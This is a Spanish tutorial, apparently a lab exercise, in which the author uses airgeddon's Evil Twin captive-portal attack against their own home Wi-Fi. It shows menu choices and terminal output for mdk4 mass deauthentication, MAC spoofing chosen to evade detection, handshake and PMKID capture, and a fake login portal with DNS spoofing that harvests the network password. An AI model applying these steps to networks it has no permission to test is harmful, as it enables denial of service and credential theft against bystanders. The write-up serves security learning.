
4. Menú de ataques Dos
5. Menú de herramientas Handshake/PMKID/Decloaking
6. Menú de descifrado WPA/WPA2 offline
7. Menú de ataques Evil Twin
8. Menú de ataques WPS
9. Menú de ataques WEP
10. Menú de ataques Enterprise

11. Acerca de & Créditos / Menciones de patrocinadores
12. Menú de opciones e idioma

*Consejo* ¿Tienes algún problema con tu tarjeta inalámbrica? ¿Quieres saber qué tarjeta podría ser buena para usar en airgeddon? Consulta el wiki: https://github.com/v1s1t0r1sh3r3/airgeddon/wiki/Cards%20and%20Chipsets

> 2
```

Como se puede ver en la imagen ya está la red en modo monitor, y ahora me da elegir que los ataques disponibles que ofrece en este caso selecciono el numero **7**



root@Sonrisa: /home/jennnakali/airgeddon-11.40

Archivo Acciones Editar Vista Ayuda

\*\*\*\*\* Menú principal airgeddon v11.40 \*\*\*\*\*

\*\*\*\*\*

Interfaz wlan1 seleccionada. Modo: Monitor. Bandas soportadas: 2.4Ghz


Selecciona una opción del menú:

- 0. Salir del script
- 1. Selecciona otra interfaz de red
- 2. Poner la interfaz en modo monitor
- 3. Poner la interfaz en modo managed
- 4. Menú de ataques DoS
- 5. Menú de herramientas Handshake/PMKID/Decloaking
- 6. Menú de descifrado WPA/WPA2 offline
- 7. Menú de ataques Evil Twin**
- 8. Menú de ataques WPS
- 9. Menú de ataques WEP
- 10. Menú de ataques Enterprise
- 11. Acerca de & Créditos / Menciones de patrocinadores
- 12. Menú de opciones e idioma

\*Consejo\* Si tienes cualquier duda o problema, puedes consultar la sección FAQ del Wiki (<https://github.com/vis1t0r1sh3r3/airgeddon/wiki/FAQ%20&%20Troubleshooting>) o preguntar en nuestro servidor de Discord. Enlace de invitación: <https://discord.gg/sQ9dgt9>

> 7

En el menú de Evil Twin nos da varias opciones en este caso seleccione el número **9** porque este ataque se realiza en modo monitor.



root@Sonrisa: /home/jennnakali/airgeddon-11.40

Archivo Acciones Editar Vista Ayuda

\*\*\*\*\* Menú de ataques Evil Twin \*\*\*\*\*

\*\*\*\*\*

Interfaz wlan1 seleccionada. Modo: Monitor. Bandas soportadas: 2.4Ghz

BSSID seleccionado: Ninguno

Canal seleccionado: Ninguno

ESSID seleccionado: Ninguno

Selecciona una opción del menú:

- 0. Volver al menú principal
- 1. Selecciona otra interfaz de red
- 2. Poner la interfaz en modo monitor
- 3. Poner la interfaz en modo managed
- 4. Explorar para buscar objetivos (modo monitor requerido) **(sin sniffing, solo AP)**
- 5. Ataque Evil Twin solo AP **(con sniffing)**
- 6. Ataque Evil Twin AP con sniffing
- 7. Ataque Evil Twin AP con sniffing y bettercap-sslstrip2
- 8. Ataque Evil Twin AP con sniffing y bettercap-sslstrip2/BeEF **(sin sniffing, portal cautivo)**
- 9. Ataque Evil Twin AP con portal cautivo (modo monitor requerido)**

\*Consejo\* Si se quiere integrar el "modo persecución DoS" en un ataque Evil Twin, será necesario tener otro interfaz wifi adicional en modo monitor para llevarlo a cabo

> 9

Como se ve en la captura de abajo justo después que se selecciona el número se realiza una exploración en busca de objetivos y sale una ventana a lado con el tráfico de redes wifi que hay cuando visualizamos la red que queremos atacar en la ventana que se abrió presionamos **ctl + c** para parar la exploración

```

root@Sonrisa: /home/jengakali/airgeddon-11.40
Archivo Acciones Editar Vista Ayuda
9. Ataque Evil Twin AP con portal cautivo (modo monitor requerido)

*Consejos* Si se quiere integrar el "modo persecución DoS" en un ataque Evi
Twin, será necesario tener otro interfaz wifi adicional en modo monitor
para llevarlo a cabo

> 9

Se va a realizar una exploración en busca de objetivos ...
Pulsa la tecla [Enter] para continuar ...

***** Explorar para buscar objetivos *****
Elegida opción de exploración para buscar objetivos (modo monitor requerid
o)

La interfaz seleccionada wlan1 está en modo monitor. La exploración se pue
de realizar

La acción que has elegido realizar solo se puede llevar a cabo sobre redes
WPA/WPA2, no obstante en el filtro de escaneo se ha incluido WPA3 ya que
estas redes a veces funcionan en "Mixed mode" ofreciendo WPA2/WPA3 y cuand
o es el caso son mostradas en la ventana de escaneo como WPA3. Es decir, q
ue aparecerán redes WPA3 pero luego airgeddon las analizará tras el escane
o para dejarte seleccionar solo aquellas que ofrezcan también WPA2

Filtro WPA/WPA2/WPA3 activado en escaneo. Una vez empezado, pulse [Ctrl+C]
para pararlo ...
Pulsa la tecla [Enter] para continuar ...

```

Nos sale enseguida las redes disponibles en mi caso elegí el número **12** esa red la elegí porque es mía y no quería atacar a los vecinos en primer lugar, sin embargo esta red sería buena opción ya que tiene alta potencia y esto facilita en la captura de paquetes de autenticación

N.	BSSID	CANAL	PWR	ENC	ESSID
1)	48:8D:36:17:57:49	11	21%	WPA2	MiFibra-5747
2)	84:90:0A:76:31:C7	6	21%	WPA2	MiFibra-A6DC
3)	6A:8D:36:17:57:4A	11	25%	WPA2	Invitado-5747
4)	CC:ED:DC:07:EF:91	6	25%	WPA2	MOVISTAR_EF90
5)	E8:1B:69:7A:C0:E1	5	25%	WPA2	vodafoneC0E0
6)	EC:6C:9A:46:1D:49	11	33%	WPA2	MiFibra-1D47
7)	2C:70:4F:48:83:63	2	37%	WPA2	DIGIFIBRA-e2D2
8)	78:81:02:6C:9B:71	8	37%	WPA2	Sercomm9B70
9)	EC:F4:51:B4:A6:DE	1	45%	WPA2	MiFibra-A6DC
10)	EC:F4:51:D6:3F:A1	11	57%	WPA2	MiFibra-3F9F
<b>11)*</b>	<b>E0:0E:E4:C5:E4:A1</b>	<b>1</b>	<b>62%</b>	<b>WPA2</b>	<b>UnPeloPlecioso</b>
<b>12)*</b>	<b>36:E6:9F:74:E0:40</b>	<b>1</b>	<b>75%</b>	<b>WPA2</b>	<b>Mami</b>

(\*) Red con clientes

Selecciona la red objetivo:

> 12

Seleccione la opción Ataque Deauth / Disassoc amok mdk4 (1) ya que es una de las estrategias más efectivas para un ataque Evil Twin, porque:

**Desautentica a todos los clientes de la red objetivo:** mdk4 envía paquetes de deautenticación y disociación masivos, desconectando a los dispositivos conectados a "Mami". Esto fuerza a los usuarios a buscar otra conexión, aumentando la posibilidad de que se conecten al punto de acceso falso (Evil Twin).

**Es más potente que aireplay-ng:** mdk4 permite enviar paquetes de desautenticación múltiples y sostenidos. Puede saturar la red y expulsar clientes más rápida y eficazmente que aireplay-ng.

**Evita que los dispositivos se reconecten a la red real:** Como mdk4 sigue enviando paquetes constantemente, impide que los clientes vuelvan a conectarse a la red legítima. Esto los obliga a conectarse al Evil Twin creado por el atacante.

**No requiere handshake WPA2:** No es necesario capturar un handshake WPA2 ni crackear la clave. El objetivo es que los usuarios ingresen sus credenciales en el portal cautivo falso.

### ¿Por qué no elegir 2 o 3?

**Ataque Deauth aireplay-ng (2):** Sólo envía paquetes de deautenticación a un solo cliente o AP, no en masa. Es útil, pero menos efectivo si hay múltiples clientes conectados.

**Ataque Auth DoS (3):** Envía muchas solicitudes de autenticación falsas para saturar el AP objetivo. No desconecta usuarios directamente, sino que ralentiza la red, lo que puede ser menos efectivo en un ataque Evil Twin.

The screenshot shows a terminal window titled 'root@Sonrisa: /home/jengakali/airgeddon-11.40'. The window contains configuration details for an Evil Twin attack, including the selected interface (wlan1), monitor mode, supported bands (2.4Ghz), BSSID (36:E6:9F:74:E0:40), channel (1), ESSID ('Mami'), and handshake file ('Ninguno'). Below this, a menu lists options: 0. Volver al menú de ataques Evil Twin, 1. Ataque Deauth / Disassoc amok mdk4 (which is highlighted with a red box), 2. Ataque Deauth aireplay, and 3. Ataque Auth DoS. A note at the bottom states: '\*Consejo\* Si no consigues desautenticar a los clientes de un AP con un ataque, elige otro :)' followed by a red box around the number 1.

En las siguientes capturas me preguntan:

- ¿Deseas activar el 'modo persecución DoS'? Esto relentizará el ataque si el AP objetivo cambia de canal contrarrestando el 'channel hopping' [y/N]"

**Respuesta:** N porque si el AP no está cambiando de canal, no es necesario activarlo. Activarlo podría ralentizar el ataque, ya que requiere más procesamiento y otra interfaz Wi-Fi en modo monitor.

- ¿Deseas falsear la dirección MAC de tu tarjeta durante el ataque? [y/N]"

**Respuesta:** Y porque evita que el AP objetivo detecte el ataque. Reduce la posibilidad de que el atacante sea bloqueado por filtros MAC en la red. Aumenta el anonimato, ya que no se expone la dirección MAC real de la tarjeta Wi-Fi.

- ¿Tienes ya un fichero de Handshake capturado? Responde sí ('y') para introducir su ruta o responde no ('n') para capturar uno ahora [Y/N]"

**Respuesta:** N porque como no se tiene un handshake guardado, se opta por capturarlo en tiempo real. Esto significa que se ejecutará un ataque de desautenticación para forzar a un cliente a reconectarse y capturar su handshake.

- Introduce un valor de paquetes (10-100) para el timeout o pulsa [Enter] para aceptar el valor propuesto [20]:"

Respuesta: enter ya que por defecto usará el 20 esta opción define la cantidad de paquetes que se enviarán antes de que el ataque de captura de handshake termine si no se obtiene un resultado.

```

root@Sonrisa: /home/jengakali/airgeddon-11.40
Archivo  Acciones  Editar  Vista  Ayuda
***** Desautenticación para Evil Twin *****
*****
Interfaz wlan1 seleccionada. Modo: Monitor. Bandas soportadas: 2.4Ghz
BSSID seleccionado: 36:E6:9F:74:E0:40
Canal seleccionado: 1
ESSID seleccionado: Mami
Fichero de Handshake seleccionado: Ninguno

Selecciona una opción del menú:
0. Volver al menú de ataques Evil Twin
1. Ataque Deauth / Disassoc amok mdk4
2. Ataque Deauth aireplay
3. Ataque Auth DoS

*Consejo* Si no consigues desautenticar a los clientes de un AP con un ataque, elige otro :)

> 1

Si se quiere integrar el "modo persecución DoS" en un ataque Evil Twin, se
rá necesario tener otro interfaz wifi adicional en modo monitor para lleva
rlo a cabo

¿Deseas activar el "modo persecución DoS"? Esto relanzará el ataque si el
AP objetivo cambia de canal contrarrestando el "channel hopping" [y/N]
> n

```

```
root@Sonrisa:/home/jengakali/airgeddon-11.40
Archivo Acciones Editar Vista Ayuda
***** Ataque Evil Twin AP con portal cautivo *****
*****
Interfaz wlan1 seleccionada. Modo: Monitor. Bandas soportadas: 2.4Ghz
BSSID seleccionado: 36:E6:9F:74:E0:40
Canal seleccionado: 1
ESSID seleccionado: Mami
Método elegido de desautenticación: mdk4
Fichero de Handshake seleccionado: Ninguno

*Consejo* La técnica sslstrip no es infalible. Depende de muchos factores
y no funciona siempre. Algunos navegadores como las últimas versiones de Mozilla Firefox no se ven afectados

¿Deseas falsear la dirección MAC de tu tarjeta durante el ataque? [y/N]
> y
```

```
root@Sonrisa:/home/jengakali/airgeddon-11.40
Archivo Acciones Editar Vista Ayuda
***** Ataque Evil Twin AP con portal cautivo *****
*****
Interfaz wlan1 seleccionada. Modo: Monitor. Bandas soportadas: 2.4Ghz
BSSID seleccionado: 36:E6:9F:74:E0:40
Canal seleccionado: 1
ESSID seleccionado: Mami
Método elegido de desautenticación: mdk4
Fichero de Handshake seleccionado: Ninguno

*Consejo* La técnica sslstrip no es infalible. Depende de muchos factores
y no funciona siempre. Algunos navegadores como las últimas versiones de Mozilla Firefox no se ven afectados

¿Deseas falsear la dirección MAC de tu tarjeta durante el ataque? [y/N]
> y
Este ataque requiere que tengas capturado previamente un fichero de Handshake de una red WPA/WPA2

Si no tienes un fichero de Handshake capturado de la red objetivo puedes obtenerlo ahora

¿Tienes ya un fichero de Handshake capturado? Responde si ("y") para introducir la ruta o responde no ("n") para capturar uno ahora [y/N]
> n
```

```
root@Sonrisa:/home/jengakali/airgeddon-11.40
Archivo Acciones Editar Vista Ayuda
***** Ataque Evil Twin AP con portal cautivo *****
*****
Interfaz wlan1 seleccionada. Modo: Monitor. Bandas soportadas: 2.4Ghz
BSSID seleccionado: 36:E6:9F:74:E0:40
Canal seleccionado: 1
ESSID seleccionado: Mami
Método elegido de desautenticación: mdk4
Fichero de Handshake seleccionado: Ninguno

*Consejo* La técnica sslstrip no es infalible. Depende de muchos factores
y no funciona siempre. Algunos navegadores como las últimas versiones de Mozilla Firefox no se ven afectados

¿Deseas falsear la dirección MAC de tu tarjeta durante el ataque? [y/N]
> y
Este ataque requiere que tengas capturado previamente un fichero de Handshake de una red WPA/WPA2

Si no tienes un fichero de Handshake capturado de la red objetivo puedes obtenerlo ahora

¿Tienes ya un fichero de Handshake capturado? Responde si ("y") para introducir la ruta o responde no ("n") para capturar uno ahora [y/N]
> n

Escribe un valor en segundos (10-100) para el timeout o pulsa [Enter] para aceptar el valor propuesto [20]:
>
```

En la siguiente captura podemos ver que el ataque mdk4 amok está enviando paquetes de desautenticación

En la parte izquierda de la pantalla (texto en rojo), se observa que mdk4 está desconectando dispositivos (STATION) de la red "Mami" (BSSID: 36:E6:9F:74:E0:40).

Se están enviando miles de paquetes con una velocidad de hasta 970 paquetes por segundo.

Se muestra una MAC (1A:EB:1E:7E:10:47) siendo desconectada del BSSID objetivo.

Esto significa que hay dispositivos conectados a "Mami" que están siendo forzados a desconectarse continuamente.

La pantalla de la derecha muestra información de la red en tiempo real

PWR: -34 dBm (señal fuerte, lo que indica que la red está cerca del atacante).

Canal: 1 (el ataque se mantiene en el canal correcto).

Clients conectados: Se identifica una estación (cliente con MAC 1A:EB:1E:7E:10:47), lo que confirma que hay dispositivos activos en la red.

```

X
Periodically re-reading blacklist/whitelist every 3 seconds
Disconnecting 1A:EB:1E:7E:10:47 from 36:E6:9F:74:E0:40 on channel 1
Packets sent:   1 - Speed:   1 packets/sec
Disconnecting 36:E6:9F:74:E0:40 from 36:E6:9F:74:E0:40 on channel 1
Packets sent: 734 - Speed: 733 packets/sec
Disconnecting 36:E6:9F:74:E0:40 from 36:E6:9F:74:E0:40 on channel 1
Packets sent: 1640 - Speed: 911 packets/sec
Disconnecting 36:E6:9F:74:E0:40 from 36:E6:9F:74:E0:40 on channel 1
Packets sent: 2526 - Speed: 981 packets/sec
Disconnecting 36:E6:9F:74:E0:40 from 36:E6:9F:74:E0:40 on channel 1
Packets sent: 3602 - Speed: 976 packets/sec
Disconnecting 36:E6:9F:74:E0:40 from 36:E6:9F:74:E0:40 on channel 1
Packets sent: 4588 - Speed: 956 packets/sec
Disconnecting 36:E6:9F:74:E0:40 from 36:E6:9F:74:E0:40 on channel 1
Packets sent: 5208 - Speed: 642 packets/sec
Disconnecting 36:E6:9F:74:E0:40 from 36:E6:9F:74:E0:40 on channel 1
Packets sent: 6167 - Speed: 967 packets/sec
Disconnecting 36:E6:9F:74:E0:40 from 36:E6:9F:74:E0:40 on channel 1
Packets sent: 7139 - Speed: 972 packets/sec
Disconnecting 36:E6:9F:74:E0:40 from 36:E6:9F:74:E0:40 on channel 1
Packets sent: 8280 - Speed: 1111 packets/sec
Disconnecting 36:E6:9F:74:E0:40 from 36:E6:9F:74:E0:40 on channel 1
Packets sent: 9220 - Speed: 970 packets/sec

```

Capturing														
CH	Elapsed:	2025-03-03 10:01	BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
1			36:E6:9F:74:E0:40	-34	100	76	15	0	1	360	WPA2	CCMP	PSK	Mami
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes							
36:E6:9F:74:E0:40	1A:EB:1E:7E:10:47	-30	0 - 1e	17	155									Mami

En la siguiente captura nos muestra que el ataque de captura de handshake ha sido exitoso y se ha obtenido también un PMKID, lo que facilita aún más la posibilidad de descifrar la clave de la red. y nos pide que indiquemos la ruta que se usará nos muestra una ruta y le di enter para usar esa por defecto.

```

Archivo Acciones Editar Vista Ayuda
btenerlo ahora

¿Tienes ya un fichero de Handshake capturado? Responde si ("y") para introducir la ruta o responde no ("n") para capturar uno ahora [y/N]
> n

Escribe un valor en segundos (10-100) para el timeout o pulsa [Enter] para aceptar el valor propuesto [20]:
>

Timeout elegido 20 segundos

Se abrirán dos ventanas. Una con el capturador del Handshake y otra con el ataque para expulsar a los clientes y forzarles a reconectar

No cierres manualmente ninguna ventana, el script lo hará cuando proceda.
En unos 20 segundos como máximo sabrás si conseguiste el Handshake
Pulsa la tecla [Enter] para continuar ...

Espera. Ten un poco de paciencia ...

Además de capturar un Handshake, se ha comprobado que se capturado con éxito también un PMKID de la red elegida como objetivo

Enhorabuena !!

Escribe la ruta donde guardaremos el fichero o pulsa [Enter] para aceptar la propuesta por defecto [/root/handshake-36:E6:9F:74:E0:40.cap]

```

En la siguiente captura nos pregunta donde guardar la clave si se consigue con éxito tambien le di enter para usar esa ruta por defecto

```

root@Sonrisa: /home/jenngakali/airgeddon-11.40
Archivo Acciones Editar Vista Ayuda
Pulsa la tecla [Enter] para continuar ...

Espera. Ten un poco de paciencia ...

Además de capturar un Handshake, se ha comprobado que se capturado con éxito también un PMKID de la red elegida como objetivo

Enhorabuena !!

Escribe la ruta donde guardaremos el fichero o pulsa [Enter] para aceptar la propuesta por defecto [/root/handshake-36:E6:9F:74:E0:40.cap]
>
La ruta es válida y tienes permisos de escritura. El script puede continuar ...

Fichero de captura generado con éxito en [/root/handshake-36:E6:9F:74:E0:40.cap]
Pulsa la tecla [Enter] para continuar ...

BSSID elegido 36:E6:9F:74:E0:40

Canal elegido 1

ESSID elegido Mami

Si se consigue la contraseña de la red wifi con el portal cautivo, hay que decidir donde guardarla. Escribe la ruta donde guardaremos el fichero o pulsa [Enter] para aceptar la propuesta por defecto [/root/evil_twin_captive_portal_password-Mami.txt]
>

```

Después nos pide que elijamos el idioma en el que los clientes verán el portal que cautivará la credencial.

The screenshot shows a terminal window titled 'root@Sonrisa: /home/jenngakali/airgeddon-11.40'. The window displays configuration details: BSSID seleccionado: 36:E6:9F:74:E0:40, Canal seleccionado: 1, ESSID seleccionado: Mami, Método elegido de desautenticación: mdk4, and Fichero de Handshake seleccionado: /root/handshake-36:E6:9F:74:E0:40.cap. Below this, a green text box prompts the user to 'Elige el idioma en el que los clientes de la red verán el portal cautivo:' (Choose the language in which the clients will see the captive portal). A numbered list follows, with option 2 ('Español') highlighted with a red box. The list includes: 0. Volver al menú de ataques Evil Twin, 1. Inglés, 2. Español, 3. Frances, 4. Catalán, 5. Portugués, 6. Ruso, 7. Griego, 8. Italiano, 9. Polaco, 10. Alemán, 11. Turco, 12. Árabe, 13. Chino. At the bottom, there is a note in green: '\*Consejo: Si tienes cualquier duda o problema, puedes consultar la sección FAQ del Wiki (<https://github.com/vis1t0r1sh3r3/airgeddon/wiki/FAQ%20&%20Troubleshooting>) o preguntar en nuestro servidor de Discord. Enlace de invitación: <https://discord.gg/sQ9dgt9>'. The command prompt shows '> 2' with a red box around it.

Justo cuando le damos enter nos salen varias ventanas que son múltiples procesos en diferentes terminales cada una de las ventanas tiene un propósito específicos:

- **Ventana (Arriba Izquierda, texto verde)** → Estado de la interfaz Wi-Fi  
Objetivo: Verificar el estado de la interfaz de red utilizada para el ataque.  
Se muestra un mensaje de inicialización (UNINITIALIZED -> ENABLED), lo que indica que la tarjeta Wi-Fi ha sido configurada correctamente.
- **Ventana (Centro Izquierda, texto rosa)** → Control del ataque Evil Twin  
Objetivo: Supervisar el estado del ataque y la cantidad de víctimas conectadas.  
Se muestra información del BSSID falso, el canal, y el ESSID (nombre de la red falsa).
- **Ventana (Abajo Izquierda, texto rojo)** → Ataque de desautenticación (Deauth)  
Objetivo: Expulsar a los clientes de la red real para forzarlos a conectarse al AP falso. Se ejecuta mdk4 o aireplay-ng para enviar paquetes de deautenticación constantemente. Esto desconecta los dispositivos de la red real y los obliga a buscar otra conexión (la trampa del atacante).  
Mensaje clave: "Periodically rereading blacklist/whitelist every X seconds", lo que indica que el ataque se está ejecutando continuamente.
- **Ventana (Arriba Derecha, texto de varios colores)** → Estado general del ataque y portal cautivo  
Objetivo: Coordinar todos los servicios del ataque (Evil Twin + portal cautivo).  
Se muestra el estado de la red falsa y los procesos en ejecución.  
Se registran los intentos de conexión de víctimas y las peticiones que hacen.  
Se espera que cuando alguien intente navegar, sea redirigido al portal de phishing.

- **Ventana (Centro Derecha, texto amarillo) → Servidor Web (Webserver)**

Objetivo: Ejecutar el portal cautivo falso.


Se ejecuta lighttpd (un servidor web ligero) para mostrar la página falsa de inicio de sesión.

Cuando una víctima intenta acceder a internet, es redirigida a esta web falsa. En esta página, se le pedirá que ingrese sus credenciales de Wi-Fi pensando que es un portal de autenticación legítimo.

- **Ventana (Abajo Derecha, texto azul) → Servidor DNS (DNS Spoofing)**

Objetivo: Redirigir el tráfico de las víctimas al portal cautivo.

Se ejecuta dnsmasq para interceptar todas las solicitudes de navegación y enviarlas a la página falsa. Esto impide que los clientes accedan a internet real y los fuerza a ver el portal cautivo.




Tras lanzar el ataque me conecto a la red con mi móvil, me sale una ventana para agregar la contraseña. Esto es curioso porque si tengo la opción de recordar la contraseña aunque quita la señal se va a conectar de todas maneras así que para que el ejercicio tuviera éxito lo que hice fue quitarle la opción de recordar contraseña y fue entonces que me salió la interfaz de captura de contraseña



